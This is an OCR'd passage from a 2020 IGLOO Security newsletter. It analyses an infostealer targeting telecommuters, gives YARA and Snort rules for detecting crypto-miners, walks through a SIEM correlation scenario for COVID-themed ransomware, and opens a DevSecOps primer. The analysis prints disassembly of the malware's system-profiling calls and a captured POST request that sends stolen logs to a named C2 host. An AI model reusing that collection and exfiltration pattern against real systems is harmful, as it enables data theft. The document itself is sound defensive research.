50              push eax                                eax:"ko-KR"
FF15 40414700   call dword ptr ds:[<&GetUserDefaultLocaleName>]
```

```
50              push eax                                eax:"UTC9"
FF15 F0404700   call dword ptr ds:[<&GetSystemTime>]
8D85 08FFFFFF   lea eax,dword ptr ss:[ebp-F8]
50              push eax                                eax:"UTC9"
FF15 48414700   call dword ptr ds:[<&GetTimeZoneInformation>]
```


```
68 19010200     push 20119
53              push ebx
68 7CED4700     push terra.47ED7C                       47ED7C:"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0"
68 02000080     push 80000002
FF15 04404700   call dword ptr ds:[<&RegOpenKeyExA>]
85C0            test eax,eax                            eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
75 1B           jne terra.450BEC
8D45 84         lea eax,dword ptr ss:[ebp-7C]           eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
50              push eax
8D85 88000000   lea eax,dword ptr ss:[ebp+88]           eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
50              push eax
53              push ebx
53              push ebx
68 68ED4700     push terra.47ED68                       47ED68:"ProcessorNameString"
FF75 80         push dword ptr ss:[ebp-80]
FF15 08404700   call dword ptr ds:[<&RegQueryValueExA>]
FF75 80         push dword ptr ss:[ebp-80]
FF15 1C404700   call dword ptr ds:[<&RegCloseKey>]
```

[Figure 3-19] Attempt to collect user PC information

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

The information collected in [Figure 3-18] and [Figure 3-19] is saved as a txt file in C:\ProgramData\[25 digits of random letters/numbers]\files.



[Figure 3-20] Collected user PC information

The data in the directory C:\ProgramData\[25 random characters/numbers] is compressed. After transmitting the information collected by POST request and compressed data to the C2 server, delete the directory created in [Figure 3-17].

```
POST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,
image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 3783
Host: rapidbtcinvest.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

561c5319-[redacted]
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 10 Pro
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

Content-Disposition: form-data; name="logs"; filename="KR_561c5319-
[redacted].zip"
Content-Type: zip

PK.....
.Pn..FN   ..P...../information.txtUT
```

[Figure 3-21] Transfer to external C2

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

03. Countermeasures

So far, we have looked at the attack methods that threaten the working environment of telecommuters in the non-face-to-face working system that was outbreaked by COVID-19. As a result of analyzing various information, the fact that the system has changed in the end does not mean that the attack paradigm has not been seen before. Although the attack method has been used continuously in the past, the damage and impact of the attack can be increased by combining the specialty of telecommuters.

After all, in such a home-working environment, cultivating the security consciousness of each user is more important than ever. Even if it is simply software necessary for business, special attention is required when installing and using software that is not official site or authorized software. We would like to suggest a more diverse countermeasure for malicious code targeting telecommuters.

1. Purchase and use software licenses

When downloading illegal programs such as Crack or Keygen, PC information is hijacked or in severe cases infected with ransomware, making it impossible to recover all important data. Therefore, when using paid software, it is recommended to use the software license through the normal purchase process or, in some cases, the trial version.

2. Download from the official distribution path

In the case of installing using an official site that provides software, the probability of using illegally manipulated or altered software is close to zero. However, if it is an environment in which you can download software manipulated by an attacker such as a private site or P2P other than the official site, the safety of the software cannot be guaranteed.

Therefore, in the case of using the software, if it is downloaded through the official site or through a search engine in an environment other than the official site, it is recommended to use it after checking whether the site is normal and whether the malicious code distribution site is used.

3. Mining-type malware detection plan

There is also a method of using a vaccine program to detect mining-type malware, but there is also a detection method that uses the characteristics of the mining-type malware mentioned in the January 2018 TechNote'Mining-type Malware'. Using the fact that the mining malware uses a special stratum protocol when communicating with the mining pool, apply Yara Rule to detect binary files containing strings related to the stratum protocol as shown in [Table 3-7], or As in the SNORT policy of [Table 3-8], it is possible to check whether or not the infection has been infected by detecting subscribe, authorize, and extranonce transactions.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

No	Setting value
1	**stratum_general**

	rule miner
	{
	strings:
	$a1 = "stratum+tcp"
	$a2 = "stratum+udp"
	condition:
	$a1 or $a2
	}

[Table 3-7] YARA Rule for Mining Malware Detection

No	code	Setting description
1	IGRSS.4.00016	**PUA-OTHER Bitcoin Mining extranonce Stratum protocol subscribe client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining extranonce Stratum protocol subscribe client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.extranonce.subscribe|22|"; content:"|22|params|22 3A|"; distance:1; sid:18012201;)
2	IGRSS.4.00017	**PUA-OTHER Bitcoin Mining authorize Stratum protocol client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining authorize Stratum protocol client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.authorize|22|"; content:"|22|params|22 3A|"; distance:1; sid:40841;)
3	IGRSS.4.00018	**PUA-OTHER Bitcoin Mining subscribe Stratum protocol client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining subscribe Stratum protocol client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.subscribe|22|"; content:"|22|params|22 3A|"; distance:1; sid:40840;)

[Table 3-8] Snort Rule for Mining Malware Detection

From the standpoint of detecting and responding to security threats, even though the vaccine program could not be detected due to a new mining-type malware, in terms of security monitoring, the mining-related network generated at the endpoint through the SNORT detection policy in [Table 3-8] It will be easy to detect and respond to communications.

04. Resource

1. https://www.rancert.com/bbs/bbs.php?mode=view&id=97&bbs_id=case&page=1
2. https://www.cnet.com/news/googles-video-chat-service-adds-2-million-new-users-a-day-amid-coronavirus/
3. https://www.boannews.com/media/view.asp?idx=89060

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 4

SIEM Guide (SPiDER TM V5.x)

COVID-19 Exploit Ransomware Infection Detection

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

COVID-19 Exploit Ransomware Infection Detection

SPiDER TM V5.0 is an integrated security management solution that integrates IGLOO SECURITY security monitoring experience and big data utilization capabilities. It increases the agility and efficiency of the control business through the unified monitoring environment configuration from initial detection to log/network packet analysis. You can secure overall visibility.

Technical Support Center
Tech. 1 Team

01. Overview


1) Ransomware attack in COVID-19 era

Ransomware attacks that exploited the recent COVID-19 incident are increasing rapidly. The number of cyber attacks that exploited the COVID-19 continues to increase while there is no sign of a subsidence of the COVID-19 incident. In particular, it was confirmed that the majority of ransomware that occurred recently changed their name to 'Corona Virus' or 'Corona 19' or mention the 'Corona' keyword in the ransom note. This ransomware is distributed via e-mail using keywords such as “Infected People’s Movement” and “Mask”, which are keywords that stimulate users' curiosity. Users need special attention because they can be infected by clicking a link or executing a file included in an email, text message, or SNS message received on a computer or smartphone.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

COVID-19 Exploit Ransomware Infection Detection

02. Detection Scenario



[Figure 4-1] Detection scenario

▶ COVID-19 phishing mail detected in spam mail

Detect phishing emails that include'Corona 19','corona', and'covid' in the subject line and have attachments through SpamMail detection solution

▶ Detect ransomware diagnosis name in vaccine

Detect ransomwares with diagnosis name of 'Trojan/Win32.RansomCrypt', 'Malware/MDP.Ransom.M2812', 'Malware/MDP,Manipulate.M2818'

▶ Ransomware file creation in PC

Detects the creation of'zgxl.exe', a ransomware malicious file that deletes volume shadow copies and deletes system backups on infected PCs

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved


COVID-19 Exploit Ransomware Infection Detection

1) Detect COVID-19 phishing mail in SPAM

The attacker sends an email to a number of unspecified targets through a phishing email that exploited COVID-19. The user who receives the mail is mistaken for the related mail and checks the mail.

[Figure 4-2] Phishing Mail Abusing COVID-19

In order to detect the attack using the above Corona 19 mail, an alert that detects strings such as ‘corvid’ and ‘corona’ is set for the mail security solution as follows.



[Figure 4-3] Corona 19 Phishing Email Detection Alert


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

COVID-19 Exploit Ransomware Infection Detection


2) Detect ransomware diagnosis name in vaccine

When an attached file (exe, doc, etc.) of a corona-related email is downloaded, the vaccine device detects ransomware that cannot be cured. The COVID phishing mail related ransomware detected in V3 includes 'Trojan/Win32.RansomCrypt', 'Malware/MDP.Ransom.M2812' and 'Malware/MDP.Manipulate.M2818'.

In order to detect in SIEM when ransomware infection occurs, an alarm that detects ransomware-related strings in the virus name of V3 is set as follows.



[Figure 4-4] Ransomware detection due to file download



[Figure 4-5] Phishing site access detection alert

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved


COVID-19 Exploit Ransomware Infection Detection

3) Creating ransomware files on PC


When infected with ransomware that exploited Corona, a ransomware note named “CoronaVirus.txt” is created on the desktop. In the ransomware note, there is a content requesting money in exchange for decryption.

This ransomware not only infects files but also infects users' PCs. If the user's PC is infected with the ransomware and reboots, normal booting is not possible, and the ransomware sender's email address is added to the file name in the PC and encrypted. You can check the ransomware-related executable file name in the “zgxl.exe” task manager.

This ransomware also has the feature of deleting system backups. Due to this, it was confirmed that even backup through the Windows recovery function is disabled.



[Figure 4-6] zgxl.exe execution screen



[Figure 4-7] Malware infection detection alert due to phishing site

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

COVID-19 Exploit Ransomware Infection Detection

03. Correlation analysis rule registration and detailed analysis

1) Registration of correlation analysis


Scenario detection is possible by registering correlation analysis from step 1 to step 3 for three single alarms registered previously.

1. Detects logs that corona-related phishing emails were received on the in-house mail server through the spam mail solution
2. Detect ransomware infection logs on PCs that received phishing emails through vaccines
3. Detect ransomware execution file logs on in-house PC through SPiDER TM Agent

• Correlation Alert Detection using succession conditions

Step 1 -> Step 2 Succession Conditions: Step 1 Destination IP = Step 2 Origin IP

Step 2 -> Step 3 Succession Conditions: Step 2 Origin IP = Step 3 Equipment IP



[Figure 4-8] Correlation analysis rule setting and alert generation screen


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

COVID-19 Exploit Ransomware Infection Detection

2) Detailed Analysis

By using the detailed analysis function, it is possible to analyze the basis data and alert trends.

You can check the number of occurrences for the generated rule set, chart and ground event representative origin IP, detailed information of destination IP, original log information of alarm, and alert occurrence graph.



로그소스IP	로그소스명	발생시간	출발지IP	출발지포트	목적지IP	목적지포트	메소드	상태	mail_type	subject	file_name
61.34.	HQ_SPAMSNIPER_	2020/07/06 21:16:56	10.10.	-	192.168.	-	null	Reject/Delete	2	corvid	file_list.exe
61.34.	HQ_SPAMSNIPER_	2020/07/06 21:16:56	10.10.	-	192.168.	-	null	Reject/Delete	2	corvid	file_list.exe
61.34.	HQ_AV_V3APC	2020/07/06 21:17:01	-	-	-	-	Malware/MDP.Ransom.M2812	Pass/Detect(	-	-	-
61.34.	HQ_AV_V3APC	2020/07/06 21:17:02	-	-	-	-	Malware/MDP.Ransom.M2812	Pass/Detect(	-	-	-
192.168.	Windows 10	2020/07/06 21:17:14	-	-	-	-	-	999	-	-	-

[Figure 4-9] Correlation Analysis Alert Details

04. Preventive measures

In order not to be infected by ransomware, it is necessary to delete suspicious or unusual emails without reading them when receiving them, and it is necessary to take a more careful look at emails that appear to be related to work before checking or executing attachments.
Since ransomware attacks use operating system vulnerabilities to attack, operating systems and software must also maintain the latest update settings. Avoid visiting untrusted websites and downloading files. Also, keep the engine version of the vaccine up-to-date and always activate the real-time scan function.

Finally, the most reliable way to prevent ransomware is backup.
Important data should be backed up habitually, such as using a backup program to protect valuable data or data from the outside.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 5

Tech Note

Understanding and implementation method of DevSecOps considering security in the entire development cycle

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

Management Officer Operation Department
Security Operation Team

01. Overview of DevSecOps

1) What is the DevOps?

- DevOps is a compound word of software development and operation, and means a development environment or culture that emphasizes communication, collaboration, and integration between software developers and operators.
- DevOps is to quickly respond to requirements through continuous integration and distribution of developed products to shorten the time-to-market of products and services.
- With the recent increase in cloud services, container-based service distribution, and the emergence of microservices (MSA), it is a development culture that can respond to business in real time beyond simply improving the efficiency and productivity of development.

Traditional development method	DevOps
• Separation of development and operation • The goals of the development and operation organizations are different. • Problems such as causing conflict between stakeholders and transferring responsibility • Consume resources for consuming tasks such as communication and administrative support	• Integration of development and operation into one process • Development and operation organizations have common business goals and collaborate in the development process • More time spent on problems in development and operation • Increased development productivity and operational efficiency • Immediate feedback on business needs through continuous integration and continuous distribution

- DevOps focuses on improving applications by combining development and operations. In this process, the productivity and efficiency of development is increased by using an automation tool, but it is not possible to automate security, so improvement is needed.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

2) Definition of DevSecOps

- DevSecOps is a compound word of software development, operation, and security. It is a development culture that emphasizes communication, collaboration, and integration between application developers and operations, and security practitioners.
- In the past, general IT organizations were based on separating development, operation, and security organizations. This is to secure Separation of Duty and Responsibility. However, in the recent business and ICT environment, it is difficult to cope with the rapidly changing business environment with the past IT organization system, and DevSecOps, which combines DevOps and security, has been in the spotlight.

3) The need of DevSecOps

The recent development cycle is a rapid development cycle environment of several days or weeks, and existing security methods and policies are recognized as the cause of lowering overall efficiency, and security checks are sometimes treated as formal actions in the final stage. To improve this, it is necessary to automate security policies and technologies in the process of the development pipeline through DevSecOps.

Necessity	Description
Limitations of DevOps	- Agile can be realized through the combination of development and operation, but it raises limitations in response to increasing security v ulnerabilities and cyber threats.
Cloud service activation	- Cloud-based service changes in the existing On-Premise environment, and an environment capable of real-time response to service distribution and change is required.
The emergence of MSA	- Requires environment that enables development, build, testing, deployment, etc. in increasingly lightweight microservice units such as cloud and Docker-based containers
Service productivity	- Ensure productivity of services by automating security in the automated process of the DevOps Pipeline so that it can be developed and released according to the demands of the rapidly changing market.
Response to business change	- The recent business has a short life cycle unlike the past, and accordingly, a methodology that can respond immediately to rapidly changing business requirements is needed.
